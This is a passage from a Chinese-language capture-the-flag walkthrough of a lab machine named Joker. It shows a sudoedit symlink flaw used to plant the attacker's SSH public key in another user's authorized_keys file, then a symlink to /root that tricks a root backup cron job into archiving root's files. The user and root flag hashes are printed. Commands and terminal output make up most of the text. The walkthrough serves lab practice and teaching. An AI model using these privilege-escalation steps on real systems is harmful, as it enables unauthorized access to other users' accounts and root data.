(e.g. /home/<user_to_grant_priv>/newdir) and later create a symbolic link
inside the new folder named test.txt pointing to /etc/shadow.

When you run sudoedit /home/<user_to_grant_priv>/newdir/test.txt you will
be allowed to access the /etc/shadow even if have not been granted with
such access in the sudoers file.

I checked this against fixed directories and files (not using a wildcard)
and it does work with symbolic links created under the /home folder.
```

根據漏洞顯示可以使用sudoedit命令打開軟連接文件的時候，
超過兩級目錄是不會檢查路徑的，
那麼這裡可以在目標靶機上建立一個文件，
然後通過軟連接到用戶alekos下面的.ssh/authorized_keys文件，
然後寫入本地kali 的公鑰即可透過本地kali連接用戶alekos

查看sudo 版本

```
lrwxrwxrwx 1 root root 4 Oct 17 2016 /
$ sudo --version
Sudo version 1.8.16
Sudoers policy plugin version 1.8.16
Sudoers file grammar version 45
Sudoers I/O plugin version 1.8.16
$
```

在test建立一個tso

```
$ ls -al
total 20
drwxr-xr-x  4 root    root    4096 May 18  2017 .
drwxr-xr-x 14 root    root    4096 Oct 23  2016 ..
-rwxr-xr-x  1 root    werkzeug 581 May 18  2017 manage-shorty.py
drwxr-xr-x  5 root    werkzeug 4096 May 18  2017 shorty
drwxr-xr-x  2 werkzeug werkzeug 4096 May 18  2017 testing
$ cd testing
$ mkdir tso
$ ls -al
total 16
drwxr-xr-x  3 werkzeug werkzeug 4096 Jun 23 11:11 .
drwxr-xr-x  4 root      root      4096 May 18  2017 ..
-rw-r----- 1 werkzeug werkzeug  524 May 17  2017 layout.html
drwxrwxr-x  2 werkzeug werkzeug 4096 Jun 23 11:11 tso
$
```

在tso資料夾，我將放置一個符號連結到我想要寫入的文件，即使用者(alekos)的authorized_keys文件

```
$ pwd
/var/www/testing/tso
$ ln -s /home/alekos/.ssh/authorized_keys layout.html
$ ls -l
total 0
lrwxrwxrwx 1 werkzeug werkzeug 33 Jun 23 11:16 layout.html → /home/alekos/.ssh/authorized_keys
$
```

在kali生成ssh公私鑰，

靶機執行sudo並將私鑰放入，可直接line到.ssh上

攻擊機生成

```
(root@kali)-[~/ssh]
# cat id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM+j0KptcNCH4SlnzDRpqgl+7LHjE7G5o3Z0JGw3ByHf root@kali
```

靶機放入並line

```
werkzeug@joker:~/testing/tso$ sudoedit -u alekos /var/www/testing/tso/layout.htm
Unable to create directory /var/www/.nano: Permission denied
It is required for saving/loading search history or cursor positions.
Press Enter to continue
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM+j0KptcNCH4SlnzDRpqgl+7LHjE7G5o3Z0JGw3ByHf root@kali
werkzeug@joker:~/testing/tso$ cat layout.htm
```

靶機user.ssh

```
werkzeug@joker:/home/alekos/.ssh$ cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM+j0KptcNCH4SlnzDRpqgl+7LHjE7G5o3Z0JGw3ByHf root@kali
```

ssh成功

```
└─# ssh -i id_ed25519 alekos@10.10.10.21
The authenticity of host '10.10.10.21 (10.10.10.21)' can't be established.
ED25519 key fingerprint is SHA256:DCu3UkgWPWIZMeHG1ck01N+KJZq+0tvFq3qjzzplJlk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.21' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.10 (GNU/Linux 4.8.0-52-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Sat May 20 16:38:08 2017 from 10.10.13.210
alekos@joker:~$ id
uid=1001(alekos) gid=1001(alekos) groups=1001(alekos),1000(werkzeug)
alekos@joker:~$ whoami
alekos
alekos@joker:~$ █
```

user flag

```
alekos@joker:~$ ls
backup  development  user.txt
alekos@joker:~$ cat user.txt
bcf87f2d7fb5ad2270011da3b041a719
█
```

在backup資料夾，可以看出，每5分鐘執行

```
alekos@joker:~/backup$ ls -al
total 776
drwxrwx--- 2 root   alekos 12288 Jun 23 12:15 .
drwxr-xr-x 7 alekos alekos  4096 May 19  2017 ..
-rw-r----- 1 root   alekos 40960 Dec 24  2017 dev-1514134201.tar.gz
-rw-r----- 1 root   alekos 40960 Dec 24  2017 dev-1514134501.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 10:55 dev-1719129301.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:00 dev-1719129601.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:05 dev-1719129901.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:10 dev-1719130201.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:15 dev-1719130501.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:20 dev-1719130801.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:25 dev-1719131101.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:30 dev-1719131401.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:35 dev-1719131701.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:40 dev-1719132001.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:45 dev-1719132301.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:50 dev-1719132601.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 11:55 dev-1719132901.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 12:00 dev-1719133201.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 12:05 dev-1719133501.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 12:10 dev-1719133801.tar.gz
-rw-r----- 1 root   alekos 40960 Jun 23 12:15 dev-1719134101.tar.gz
alekos@joker:~/backup$ find dev-1*
```

隨意解壓了任意一個壓縮包，發現裡面的資料和development資料夾內容一樣...

意思就是每隔五分鐘tar壓縮包會在development目錄上運行一次...

backup

```
alekos@joker:~/backup$ tar tvf dev-1514134201.tar.gz
-rw-r----- alekos/alekos      0 2017-05-18 19:01 __init__.py
-rw-r----- alekos/alekos    1452 2017-05-18 19:01 application.py
drwxrwx--- alekos/alekos      0 2017-05-18 19:01 data/
-rw-r--r-- alekos/alekos  12288 2017-05-18 19:01 data/shorty.db
-rw-r----- alekos/alekos     997 2017-05-18 19:01 models.py
drwxr-x--- alekos/alekos      0 2017-05-18 19:01 static/
-rw-r----- alekos/alekos    1585 2017-05-18 19:01 static/style.css
drwxr-x--- alekos/alekos      0 2017-05-18 19:01 templates/
-rw-r----- alekos/alekos     524 2017-05-18 19:01 templates/layout.html
-rw-r----- alekos/alekos     231 2017-05-18 19:01 templates/not_found.html
-rw-r----- alekos/alekos     725 2017-05-18 19:01 templates/list.html
-rw-r----- alekos/alekos     193 2017-05-18 19:01 templates/display.html
-rw-r----- alekos/alekos     624 2017-05-18 19:01 templates/new.html
-rw-r----- alekos/alekos    2500 2017-05-18 19:01 utils.py
-rw-r----- alekos/alekos    1748 2017-05-18 19:01 views.py
```


development

```
alekos@joker:~/development$ ls -al
total 36
drwxr-x— 5 alekos alekos 4096 May 18 2017 .
drwxr-xr-x 7 alekos alekos 4096 May 19 2017 ..
-rw-r— 1 alekos alekos 1452 May 18 2017 application.py
drwxrwx— 2 alekos alekos 4096 May 18 2017 data
-rw-r— 1 alekos alekos 0 May 18 2017 __init__.py
-rw-r— 1 alekos alekos 997 May 18 2017 models.py
drwxr-x— 2 alekos alekos 4096 May 18 2017 static
drwxr-x— 2 alekos alekos 4096 May 18 2017 templates
-rw-r— 1 alekos alekos 2500 May 18 2017 utils.py
-rw-r— 1 alekos alekos 1748 May 18 2017 views.py
```

建立development備份，

將主文件development接到root根目錄，

```
alekos@joker:~$ mv development development.bak
alekos@joker:~$ ls
backup development.bak user.txt
alekos@joker:~$ ln -s /root /development
ln: failed to create symbolic link '/development': Permission denied
alekos@joker:~$ ln -s /root development
alekos@joker:~$ ls -al
total 52
drwxr-xr-x 7 alekos alekos 4096 Jun 23 14:26 .
drwxr-xr-x 3 root root 4096 May 16 2017 ..
drwxrwx— 2 root alekos 12288 Jun 23 14:25 backup
-rw— 1 root root 0 May 17 2017 .bash_history
-rw-r--r-- 1 alekos alekos 220 May 16 2017 .bash_logout
-rw-r--r-- 1 alekos alekos 3771 May 16 2017 .bashrc
drwx— 2 alekos alekos 4096 May 17 2017 .cache
lrwxrwxrwx 1 alekos alekos 5 Jun 23 14:26 development → /root
drwxr-x— 5 alekos alekos 4096 May 18 2017 development.bak
drwxr-xr-x 2 alekos alekos 4096 May 17 2017 .nano
-rw-r--r-- 1 alekos alekos 655 May 16 2017 .profile
drwxr-xr-x 2 alekos alekos 4096 May 20 2017 .ssh
-r--r— 1 root alekos 33 Jun 23 10:54 user.txt
```

然後複製backup其中一個到/tmp

並進行解壓縮並獲取root的line

```
alekos@joker:~$ cp backup/dev-1
dev-1514134201.tar.gz dev-1719131101.tar.gz dev-1719133501.tar.gz dev-1719135901.tar.gz dev-1719138301.tar.gz dev-1719140701.tar.gz
dev-1514134501.tar.gz dev-1719131401.tar.gz dev-1719133801.tar.gz dev-1719136201.tar.gz dev-1719138601.tar.gz dev-1719141001.tar.gz
dev-1719129301.tar.gz dev-1719131701.tar.gz dev-1719134101.tar.gz dev-1719136501.tar.gz dev-1719138901.tar.gz dev-1719141301.tar.gz
dev-1719129601.tar.gz dev-1719132001.tar.gz dev-1719134401.tar.gz dev-1719136801.tar.gz dev-1719139201.tar.gz dev-1719141601.tar.gz
dev-1719129901.tar.gz dev-1719132301.tar.gz dev-1719134701.tar.gz dev-1719137101.tar.gz dev-1719139501.tar.gz dev-1719141901.tar.gz
dev-1719130201.tar.gz dev-1719132601.tar.gz dev-1719135001.tar.gz dev-1719137401.tar.gz dev-1719139801.tar.gz dev-1719142201.tar.gz
dev-1719130501.tar.gz dev-1719132901.tar.gz dev-1719135301.tar.gz dev-1719137701.tar.gz dev-1719140101.tar.gz dev-1719142501.tar.gz
dev-1719130801.tar.gz dev-1719133201.tar.gz dev-1719135601.tar.gz dev-1719138001.tar.gz dev-1719140401.tar.gz
alekos@joker:~$ cp backup/dev-1719142501.tar.gz /tmp
alekos@joker:~$ cd /tmp
alekos@joker:~$ rat xvf dev-1719142501.tar.gz
The program 'rat' is currently not installed. To run 'rat' please ask your administrator to install the package 'rat'
alekos@joker:~$ tar xvf dev-1719142501.tar.gz
backup.sh
root.txt
alekos@joker:~$
```

root flag

```
alekos@joker:/tmp$ cat root.txt  
2e98a9e9b6ca3d9ee52fcfb03d35ddd  
alekos@joker:/tmp$
```